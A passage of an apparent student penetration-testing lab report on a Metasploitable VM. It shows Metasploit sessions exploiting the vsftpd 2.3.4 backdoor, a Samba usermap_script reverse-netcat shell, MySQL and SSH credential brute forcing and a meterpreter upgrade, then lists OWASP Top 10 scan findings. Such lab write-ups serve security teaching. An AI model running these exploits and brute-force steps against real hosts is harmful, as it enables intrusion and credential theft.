2. Port 22 (SSH - Secure Shell):

- SSH is a cryptographic network protocol that provides secure remote access to systems over an unsecured network.
- Port 22 is the default port used by SSH for establishing secure shell connections.
- It is commonly used for secure remote administration and file transfers.
- SSH provides strong encryption and authentication mechanisms, making it a more secure alternative to protocols like Telnet.

3. Port 23 (Telnet):

- Telnet is an unencrypted network protocol used for remote access to systems.
- Port 23 is the default port used by Telnet for establishing connections.
- Telnet transmits data in plain text, which makes it insecure, as credentials and other sensitive information can be intercepted.
- It is recommended to use SSH instead of Telnet for secure remote access.

4. Port 25 (SMTP - Simple Mail Transfer Protocol):

- SMTP is a protocol used for sending and receiving email messages between mail servers.
- Port 25 is the default port used for SMTP traffic.
- It handles the transmission of email messages from the sender's mail server to the recipient's mail server.
- SMTP can be vulnerable to attacks such as email spoofing, relay abuse, or unauthorized access if not properly secured.

5. Port 3306 (MySQL):

- MySQL is an open-source relational database management system.
- Port 3306 is the default port used for MySQL database traffic.
- It is used for client-server communication, query execution, and database administration tasks.
- MySQL databases can be targeted for attacks such as SQL injection, unauthorized access, or privilege escalation if not properly secured.

6. Port 8180:

- Port 8180 is often used as an alternative HTTP port.
- It can be used for web servers or applications that require a non-standard HTTP port.

- The specific usage or application running on this port may vary depending on the system's configuration.

7. Port 139 (NetBIOS - Network Basic Input/Output System):

- NetBIOS is an older networking protocol used for file sharing, print services, and network browsing in Windows systems.
- Port 139 is used for NetBIOS Session Service, which facilitates communication between devices on a network.
- It can be involved in certain types of attacks like NetBIOS enumeration or SMB (Server Message Block) exploitation if not properly secured.

8. Port 514:

- Port 514 is commonly associated with the Syslog protocol.
- Syslog is a standard protocol used for logging and collecting system events from network devices and servers.
- It is typically used for centralized logging and analysis of system logs.
- Syslog data can provide valuable insights into the security and operational status of systems.

9. Port 5432 (PostgreSQL):

- PostgreSQL is an open-source relational database management system.
- Port 5432 is the default port used for PostgreSQL database traffic.
- It is used for client-server communication, query execution, and database administration tasks.
- PostgreSQL databases can be targeted for attacks such as SQL injection, unauthorized access, or privilege escalation if not properly secured.

We have chosen to proceed with the port exploitation on port 21, 22, 139 and 3306.

Exploitation:

Port 21

```
kali@kali: ~
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~ x
(kali@kali)-[~]
└─$ sudo systemctl start postgresql
(kali@kali)-[~]
└─$ sudo systemctl enable postgresql
Synchronizing state of postgresql.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable postgresql
(kali@kali)-[~]
└─$ sudo msfdb init
[i] Database already started
[i] The database appears to be already configured, skipping initialization

kali@kali: ~
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~ x
msf6 > search vsftpd 2.3.4

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > info 0

Name: VSFTPD v2.3.4 Backdoor Command Execution
Module: exploit/unix/ftp/vsftpd_234_backdoor
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2011-07-03

Provided by:
hdm <x@hdm.io>
MC <mc@metasploit.com>

Available targets:
Id Name
-- --
=> 0 Automatic

Check supported:
No

Basic options:

kali@kali: ~
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~ x
msf6 > info 0

Name: VSFTPD v2.3.4 Backdoor Command Execution
Module: exploit/unix/ftp/vsftpd_234_backdoor
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2011-07-03

Provided by:
hdm <x@hdm.io>
MC <mc@metasploit.com>

Available targets:
Id Name
-- --
=> 0 Automatic

Check supported:
No

Basic options:
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)


Payload information:
Space: 2000
Avoid: 0 characters

Description:
This module exploits a malicious backdoor that was added to the
VSFTPD download archive. This backdoor was introduced into the
```


Port 139



```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ x kali@kali: ~ x  
[*] Found shell.  
[*] Command shell session 2 opened (192.168.113.128:40407 → 192.168.113.129:6200) at 2023-06-22 08:45:58 +0000  
  
whoami  
root  
ls  
bin  
boot  
cdrom  
dev  
etc  
home  
initrd  
initrd.img  
lib  
lost+found  
media  
mnt  
nohup.out  
opt  
proc  
root  
sbin  
srv  
sys  
tmp  
usr  
var  
vmlinuz
```



```
Description:  
This module exploits a malicious backdoor that was added to the  
VSFTPD download archive. This backdoor was introduced into the  
vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011  
according to the most recent information available. This backdoor  
was removed on July 3rd 2011.  
  
References:  
OSVDB (73573)  
http://pastebin.com/AetT9s55  
http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html  
  
View the full module info with the info -d command.  
  
msf6 > use 0  
[*] No payload configured, defaulting to cmd/unix/interact  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >  
  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit  
  
[*] 192.168.113.129:21 - Banner: 220 (vsFTPd 2.3.4)  
[*] 192.168.113.129:21 - USER: 331 Please specify the password.  
[*] 192.168.113.129:21 - Backdoor service has been spawned, handling...  
[*] 192.168.113.129:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 2 opened (192.168.113.128:40407 → 192.168.113.129:6200) at 2023-06-22 08:45:58 +0000  
  
whoami  
root  
ls  
bin  
boot  
cdrom  
dev  
etc  
home  
initrd  
initrd.img  
lib  
lost+found  
media  
mnt  
nohup.out  
opt  
proc  
root  
sbin  
srv
```

```
msf6 auxiliary(scanner/smb/smb_version) > run
[*] 192.168.74.129:445 - SMB Detected (versions:1) (preferred dialect:0) (signatures:optional)
[*] 192.168.74.129:445 - Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.74.129: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > search samba

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/unix/webapp/citrix_access_gateway_exec 2010-12-21 excellent Yes Citrix Access Gateway Command Execution
1 exploit/windows/license/calicclnt_getconfig 2005-03-02 average No Computer Associates License Client GETCONFIG Overflow
2 exploit/unix/misc/distcc_exec 2002-02-01 excellent Yes DistCC Daemon Command Execution
3 exploit/windows/smb/group_policy_startup 2015-01-26 manual No Group Policy Script Execution From Shared Resource
4 post/linux/gather/enum_configs normal No Linux Gather Configurations
5 auxiliary/scanner/rsync/modules_list normal No List Rsync Modules
6 exploit/windows/fileformat/ms14_060_sandworm 2014-10-14 excellent No MS14-060 Microsoft Windows OLE Package Manager Code Execution
7 exploit/unix/http/quest_kace_systems_management_rce 2018-05-31 excellent Yes Quest KACE Systems Management Command Injection
8 exploit/multi/samba/usermap_script 2007-05-14 excellent No Samba "username map script" Command Execution
9 exploit/multi/samba/nttrans 2003-04-07 average No Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
10 exploit/linux/samba/setinfoheap_heap normal Yes Samba SetInformationPolicy AuditEventsInfo Heap Overflow
11 auxiliary/admin/smb/smb_symlink_traversal normal No Samba Symlink Directory Traversal
12 auxiliary/scanner/smb/smb_uninit_cred normal Yes Samba netr.ServerPasswordSet Uninitialized Credential State
13 exploit/linux/samba/chain_reply 2010-06-16 good No Samba chain_reply Memory Corruption (Linux x86)
14 exploit/linux/samba/is_known_pipename 2017-03-24 excellent Yes Samba is_known_pipename() Arbitrary Module Load
15 auxiliary/dos/samba/lsa_addprivs_heap normal No Samba lsa_io_privilege_set Heap Overflow
16 auxiliary/dos/samba/lsa_transnames_heap normal No Samba lsa_io_trans_names Heap Overflow
17 exploit/linux/samba/lsa_transnames_heap 2007-05-14 good Yes Samba lsa_io_trans_names Heap Overflow
18 exploit/osx/samba/lsa_transnames_heap 2007-05-14 average No Samba lsa_io_trans_names Heap Overflow
19 exploit/solaris/samba/lsa_transnames_heap 2007-05-14 average No Samba lsa_io_trans_names Heap Overflow
```

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

Name Current Setting Required Description
----
RHOSTS 192.168.74.129 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 139 yes The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

Name Current Setting Required Description
----
LHOST 192.168.74.128 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
--
0 Automatic

View the full module info with the info, or info -d command.
```

```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.74.128:4444
[*] Command shell session 1 opened (192.168.74.128:4444 -> 192.168.74.129:60511) at 2023-06-22 04:44:21 -0400
```

```
whoami
root
python -c 'import pty; pty.spawn("/bin/sh")'
sh-3.2# ls
ls
bin dev initrd lost+found nohup.out root sys var
boot etc initrd.img media opt/sbin tmp vmlinuz
cdrom home lib mnt proc/srv usr
sh-3.2# hostname
hostname
metasploitable

sh-3.2# ps
ps
PID TTY TIME CMD
6112 pts/1 00:00:00 sh
6122 pts/1 00:00:00 ps
sh-3.2# ls -la
ls -la
. boot etc initrd.img media opt/sbin/tmp/vmlinuz
.. cdrom home lib mnt/proc/srv/usr
bin dev initrd lost+found nohup.out root sys var
sh-3.2# ls -all
ls -all
total 89
drwxr-xr-x 21 root root 4096 May 20 2012 .
drwxr-xr-x 21 root root 4096 May 20 2012 ..
drwxr-xr-x 2 root root 4096 May 13 2012 bin
drwxr-xr-x 4 root root 1024 May 13 2012 boot
lrwxrwxrwx 1 root root 11 Apr 28 2010 cdrom -> media/cdrom
drwxr-xr-x 13 root root 13820 Jun 22 03:24 dev
drwxr-xr-x 94 root root 4096 Jun 22 04:46 etc
drwxr-xr-x 6 root root 4096 Apr 16 2010 home
drwxr-xr-x 2 root root 4096 Mar 16 2010 initrd
lrwxrwxrwx 1 root root 32 Apr 28 2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root 4096 May 13 2012 lib
drwxr-xr-x 2 root root 16384 Mar 16 2010 lost+found
drwxr-xr-x 4 root root 4096 Mar 16 2010 media
drwxr-xr-x 3 root root 4096 Apr 28 2010 mnt
-rw-r--r-- 1 root root 7263 Jun 22 03:24 nohup.out
drwxr-xr-x 2 root root 4096 Mar 16 2010 opt
dr-xr-xr-x 119 root root 0 Jun 22 03:23 proc
drwxr-xr-x 13 root root 4096 Jun 22 03:24 root
drwxr-xr-x 2 root root 4096 May 13 2012/sbin
drwxr-xr-x 2 root root 4096 Mar 16 2010/srv
```

Port 3306

```
kali@kali: ~  
msf6 auxiliary(scanner/mysql/mysql_version) > show options  
  
Module options (auxiliary/scanner/mysql/mysql_version):  
  
  Name      Current Setting  Required  Description  
  ----      -  
  RHOSTS    192.168.113.129 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
  RPORT     3306             yes       The target port (TCP)  
  THREADS   1                yes       The number of concurrent threads (max one per host)  
  
View the full module info with the info, or info -d command.  
  
msf6 auxiliary(scanner/mysql/mysql_version) > set rhosts 192.168.113.129  
rhosts => 192.168.113.129  
msf6 auxiliary(scanner/mysql/mysql_version) > show options  
  
Module options (auxiliary/scanner/mysql/mysql_version):  
  
  Name      Current Setting  Required  Description  
  ----      -  
  RHOSTS    192.168.113.129 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
  RPORT     3306             yes       The target port (TCP)  
  THREADS   1                yes       The number of concurrent threads (max one per host)  
  
View the full module info with the info, or info -d command.  
  
msf6 auxiliary(scanner/mysql/mysql_version) > run  
  
[*] 192.168.113.129:3306 - 192.168.113.129:3306 is running MySQL 5.0.51a-3ubuntu5 (protocol 10)  
[*] 192.168.113.129:3306 - Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
  
msf6 auxiliary(scanner/mysql/mysql_version) > show options  
  
Module options (auxiliary/scanner/mysql/mysql_version):  
  
  Name      Current Setting  Required  Description  
  ----      -  
  RHOSTS    192.168.113.129 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
  RPORT     3306             yes       The target port (TCP)  
  THREADS   1                yes       The number of concurrent threads (max one per host)  
  
View the full module info with the info, or info -d command.  
  
msf6 auxiliary(scanner/mysql/mysql_version) > run  
  
[*] 192.168.113.129:3306 - Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf6 auxiliary(scanner/mysql/mysql_version) > search mysql  
  
Matching Modules  
  
#  Name                                                                 Disclosure Date  Rank    Check  Description  
-  -  
0  exploit/windows/http/advantech_iview_networkservlet_cmd_inject 2022-06-28     excellent Yes    Advantech iView NetworkServlet Command Injection  
1  auxiliary/server/capture/mysql                                     normal       No     Authentication Capture: MySQL  
2  exploit/windows/http/cayin_xpost_sql_rce                        2020-06-04     excellent Yes    Cayin xPost wayfinder_seqid SQLi to RCE  
3  auxiliary/gather/joomla_weblinks_sql_i                         2014-03-02     normal   Yes    Joomla weblinks-categories Unauthenticated SQL Inje  
ction Arbitrary File Read  
4  exploit/unix/webapp/kimai_sql_i                                 2013-05-21     average  Yes    Kimai v0.9.2 'db_restore.php' SQL Injection  
5  exploit/linux/http/librenms_collectd_cmd_inject                 2019-07-15     excellent Yes    LibreNMS Collectd Command Injection  
6  post/linux/gather/enum_configs                                  normal       No     Linux Gather Configurations  
7  post/linux/gather/enum_users_history                             normal       No     Linux Gather User History  
8  auxiliary/scanner/mysql/mysql_writable_dirs                     normal       No     MySQL Directory Write Test  
9  auxiliary/scanner/mysql/mysql_file_enum                         normal       No     MySQL File/Directory Enumerator  
10 auxiliary/scanner/mysql/mysql_hashdump                          normal       No     MySQL Password Hashdump  
11 auxiliary/scanner/mysql/mysql_schemadump                       normal       No     MySQL Schema Dump  
12 exploit/multi/http/manage_engine_dc_pmp_sql_i                 2014-06-08     excellent Yes    ManageEngine Desktop Central / Password Manager Lin  
kViewFetchServlet.dat SQL Injection  
13 auxiliary/admin/http/manageengine_pmp_privsec                 2014-11-08     normal   Yes    ManageEngine Password Manager SQLAdvancedALSearchRe  
sult.cc Pro SQL Injection  
14 post/multi/manage/dbvis_add_db_admin                           normal       No     Multi Manage DbVisualizer Add Db Admin  
15 auxiliary/scanner/mysql/mysql_authbypass_hashdump             2012-06-09     normal   No     MySQL Authentication Bypass Password Dump  
16 auxiliary/admin/mysql/mysql_enum                               normal       No     MySQL Enumeration Module  
17 auxiliary/scanner/mysql/mysql_login                             normal       No     MySQL Login Utility
```



```
kali@kali: ~  
[~] 192.168.113.129:3306 - Msf::OptionValidateError The following options failed to validate: USER_FILE  
msf6 auxiliary(scanner/mysql/mysql_login) > set USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt  
USERPASS_FILE => /usr/share/metasploit-framework/data/wordlists/unix_users.txt  
msf6 auxiliary(scanner/mysql/mysql_login) > show options  
  
Module options (auxiliary/scanner/mysql/mysql_login):  
  
+-----+-----+-----+-----+  
| Name           | Current Setting | Required | Description |  
+-----+-----+-----+-----+  
| BLANK_PASSWORDS | true            | no       | Try blank passwords for all users |  
| BRUTEFORCE_SPEED | 5              | yes      | How fast to bruteforce, from 0 to 5 |  
| DB_ALL_CREDS     | false          | no       | Try each user/password couple stored in the current database |  
| DB_ALL_PASS      | false          | no       | Add all passwords in the current database to the list |  
| DB_ALL_USERS     | false          | no       | Add all users in the current database to the list |  
| DB_SKIP_EXISTING | none           | no       | Skip existing credentials stored in the current database (Accepted: none, user, user&realm) |  
| PASSWORD         |                | no       | A specific password to authenticate with |  
| PASS_FILE        |                | no       | File containing passwords, one per line |  
| Proxies          |                | no       | A proxy chain of format type:host:port[,type:host:port][...] |  
| RHOSTS           | 192.168.113.129 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic-s/using-metasploit.html |  
| RPORT           | 3306           | yes      | The target port (TCP) |  
| STOP_ON_SUCCESS  | false          | yes      | Stop guessing when a credential works for a host |  
| THREADS          | 1              | yes      | The number of concurrent threads (max one per host) |  
| USERNAME         | root           | no       | A specific username to authenticate as |  
| USERPASS_FILE    | /usr/share/metasploit-framework/data/wordlists/unix_users.txt | no       | File containing users and passwords separated by space, one pair per line |  
| USER_AS_PASS     | false          | no       | Try the username as the password for all users |  
| USER_FILE        | Desktop/username.txt | no       | File containing usernames, one per line |  
+-----+-----+-----+-----+
```

```
kali@kali: ~  
View the full module info with the info, or info -d command.  
  
msf6 auxiliary(scanner/mysql/mysql_login) > run  
  
[*] 192.168.113.129:3306 - 192.168.113.129:3306 - Found remote MySQL version 5.0.51a  
[*] 192.168.113.129:3306 - 192.168.113.129:3306 - Success: 'root:'  
[-] 192.168.113.129:3306 - 192.168.113.129:3306 - LOGIN FAILED: : (Incorrect: Access denied for user '@'192.168.113.128' (using password: NO))  
[-] 192.168.113.129:3306 - 192.168.113.129:3306 - LOGIN FAILED: 4Dgifts: (Incorrect: Access denied for user '4Dgifts@'192.168.113.128' (using password: NO))  
[-] 192.168.113.129:3306 - 192.168.113.129:3306 - LOGIN FAILED: abrt: (Incorrect: Access denied for user 'abrt@'192.168.113.128' (using password: NO))  
[-] 192.168.113.129:3306 - 192.168.113.129:3306 - LOGIN FAILED: adm: (Incorrect: Access denied for user 'adm@'192.168.113.128' (using password: NO))  
[-] 192.168.113.129:3306 - 192.168.113.129:3306 - LOGIN FAILED: admin: (Incorrect: Access denied for user 'admin@'192.168.113.128' (using password: NO))  
[-] 192.168.113.129:3306 - 192.168.113.129:3306 - LOGIN FAILED: administrator: (Incorrect: Access denied for user 'administrator@'192.168.113.128' (using password: NO))  
[-] 192.168.113.129:3306 - 192.168.113.129:3306 - LOGIN FAILED: anon: (Incorrect: Access denied for user 'anon@'192.168.113.128' (using password: NO))  
[-] 192.168.113.129:3306 - 192.168.113.129:3306 - LOGIN FAILED: _apt: (Incorrect: Access denied for user '_apt@'192.168.113.128' (using password: NO))  
[-] 192.168.113.129:3306 - 192.168.113.129:3306 - LOGIN FAILED: arpwatch: (Incorrect: Access denied for user 'arpwatch@'192.168.113.128' (using password: NO))  
[-] 192.168.113.129:3306 - 192.168.113.129:3306 - LOGIN FAILED: auditor: (Incorrect: Access denied for user 'auditor@'192.168.113.128' (using password: NO))  
[-] 192.168.113.129:3306 - 192.168.113.129:3306 - LOGIN FAILED: avahi: (Incorrect: Access denied for user 'avahi@'192.168.113.128' (using password: NO))  
[-] 192.168.113.129:3306 - 192.168.113.129:3306 - LOGIN FAILED: avahi-autoipd: (Incorrect: Access denied for user 'avahi-autoipd@'192.168.113.128' (using password: NO))  
[-] 192.168.113.129:3306 - 192.168.113.129:3306 - LOGIN FAILED: backup: (Incorrect: Access denied for user 'backup@'192.168.113.128' (using password: NO))  
[-] 192.168.113.129:3306 - 192.168.113.129:3306 - LOGIN FAILED: bbs: (Incorrect: Access denied for user 'bbs@'192.168.113.128' (using password: NO))  
[-] 192.168.113.129:3306 - 192.168.113.129:3306 - LOGIN FAILED: beef-xss: (Incorrect: Access denied for user 'beef-xss@'192.168.113.128' (using password: NO))  
[-] 192.168.113.129:3306 - 192.168.113.129:3306 - LOGIN FAILED: bin: (Incorrect: Access denied for user 'bin@'192.168.113.128' (using password: NO))  
[-] 192.168.113.129:3306 - 192.168.113.129:3306 - LOGIN FAILED: bitnami: (Incorrect: Access denied for user 'bitnami@'192.168.113.128' (using password: NO))
```

```
Enter password:  
Welcome to the MariaDB monitor.  Commands end with ; or \g.  
Your MySQL connection id is 348  
Server version: 5.0.51a-3ubuntu5 (Ubuntu)  
  
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
  
MySQL [(none)]> show databases;\n+-----+  
| Database |  
+-----+  
| information_schema |  
| dvwa |  
| metasploit |  
| mysql |  
| owasp10 |  
| tikiwiki |  
| tikiwiki195 |  
+-----+
```

Port 22

```
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.233.128
rhosts => 192.168.233.128
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > show options
```

Module options (auxiliary/scanner/ssh/ssh_login):

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to brute-force, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS	192.168.233.128	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	22	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	false	yes	Whether to print output for all attempts

View the full module info with the info, or info -d command.

```
msf6 auxiliary(scanner/ssh/ssh_login) > exploit
```

```
[*] 192.168.233.128:22 - Starting brute-force
[*] 192.168.233.128:22 - Success: 'user:root' 'uid=1001(user) gid=1001(user) groups=1001(user) Linux metasploit 2.6.24-10-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux'
[*] SSH session 1 opened (192.168.233.131:34515 -> 192.168.233.128:22) at 2023-06-27 09:51:40 -0400
[*] 192.168.233.128:22 - Success: 'postgres:postgres' 'uid=100(postgres) gid=117(postgres) groups=111(ssl-cert),117(postgres) Linux metasploit 2.6.24-10-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux'
[*] SSH session 2 opened (192.168.233.131:35689 -> 192.168.233.128:22) at 2023-06-27 09:54:15 -0400
[*] 192.168.233.128:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploit 2.6.24-10-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux'
[*] SSH session 3 opened (192.168.233.131:38009 -> 192.168.233.128:22) at 2023-06-27 10:19:53 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > session -u 3
```

```
[*] Unknown command: session
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -u 3
```

```
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [3]
```

```
[*] Upgrading session ID: 3
```

```
[*] Starting exploit/multi/handler
```

```
[*] Started reverse TCP handler on 192.168.233.131:4433
```

```
[*] Command stager progress: 100.00% (773/773 bytes)
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions 3
```

```
[*] Starting interaction with 3...
```

```
[*] Stopping exploit/multi/handler
```

```
ls
```

```
vulnerable
```

```
sysinfo
```

```
-bash: line 9: sysinfo: command not found
```

```
ps
```

PID	TTY	TIME	CMD
7940	?	00:00:00	sshd
7947	?	00:00:00	bash
7973	?	00:00:00	tcyuc
7981	?	00:00:00	ps

```
ls -all
```

```
total 36
```

drwxr-xr-x	5	msfadmin	msfadmin	4096	2012-05-20	14:22	.
drwxr-xr-x	6	root	root	4096	2010-04-16	02:16	..
lrwxrwxrwx	1	root	root	9	2012-05-14	00:26	.bash_history -> /dev/null
drwxr-xr-x	4	msfadmin	msfadmin	4096	2010-04-17	14:11	.distcc
-rw-----	1	root	root	4174	2012-05-14	02:01	.mysql_history
-rw-r--r--	1	msfadmin	msfadmin	586	2010-03-16	19:12	.profile
-rwx-----	1	msfadmin	msfadmin	4	2012-05-20	14:22	.rhosts
drwx-----	2	msfadmin	msfadmin	4096	2010-05-17	21:43	.ssh
-rw-r--r--	1	msfadmin	msfadmin	0	2010-05-07	14:38	.sudo_as_admin_successful
drwxr-xr-x	6	msfadmin	msfadmin	4096	2010-04-27	23:44	vulnerable

```
pwd
/home/msfadmin
cd ..
pwd
/home
ls
ftp
msfadmin
service
user
cd user
ls -a
.
..
.bash_history
.bash_logout
.bashrc
.profile
.ssh
```

OWASP Top 10:

The OWASP Top 10 is a list of the ten most critical web application security risks identified by the Open Web Application Security Project (OWASP). These risks represent common vulnerabilities and weaknesses that can be exploited by attackers. The current version of the OWASP Top 10 (as of my knowledge cutoff in September 2021) is:

1. **Injection:**

Unsanitized user inputs that can lead to code injection attacks, such as SQL, OS, or LDAP injection.

2. **Broken Authentication:**

Weaknesses in authentication and session management, including insecure password storage, session hijacking, or weak credential management.

3. **Sensitive Data Exposure:**

Failure to properly protect sensitive information, such as financial data, passwords, or personal identifiable information (PII).

4. **XML External Entities (XXE):**

Improper processing of XML inputs that allows attackers to read internal files or perform remote code execution.

5. **Broken Access Control:**

Inadequate enforcement of authorization controls, leading to unauthorized access and privilege escalation.

6. **Security Misconfigurations:**

Poorly configured security settings, such as default passwords, unpatched software, or exposed sensitive information.

7. **Cross-Site Scripting (XSS):**

Injection of malicious scripts into web pages viewed by users, which can lead to session hijacking or data theft.

8. **Insecure Deserialization:**

Flaws in deserialization processes that can allow remote code execution, injection attacks, or denial of service.

9. **Using Components with Known Vulnerabilities:**

Incorporating outdated or vulnerable software components, libraries, or frameworks into applications.

10. **Insufficient Logging and Monitoring:**

Lack of proper logging and monitoring mechanisms, making it difficult to detect and respond to security incidents effectively.

Possible Outcome:

Injection (OWASP Top 10 #1):

Hash Disclosure - MD5 Crypt (High)

Sensitive Data Exposure (OWASP Top 10 #3):

The scan identified the presence of phpinfo.php, which could potentially expose sensitive information about the server configuration and PHP version.

Security Misconfigurations (OWASP Top 10 #6):

The scan reported outdated Apache version (Apache/2.2.8) and suggested that Apache 2.2.34 is the end-of-life version, indicating a potential security misconfiguration.

- Remote Code Execution - CVE-2012-1823 (High)
- Source Code Disclosure - CVE-2012-1823 (High)
- Directory Browsing (Medium)
- Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s) (Low)
- Server Leaks Version Information via "Server" HTTP Response Header Field (Low)
- Content Security Policy (CSP) Header Not Set (Medium)
- Missing Anti-clickjacking Header (Medium)
- X-Content-Type-Options Header Missing (Low)

Broken Access Control (OWASP Top 10 #5):

- Path Traversal (High)

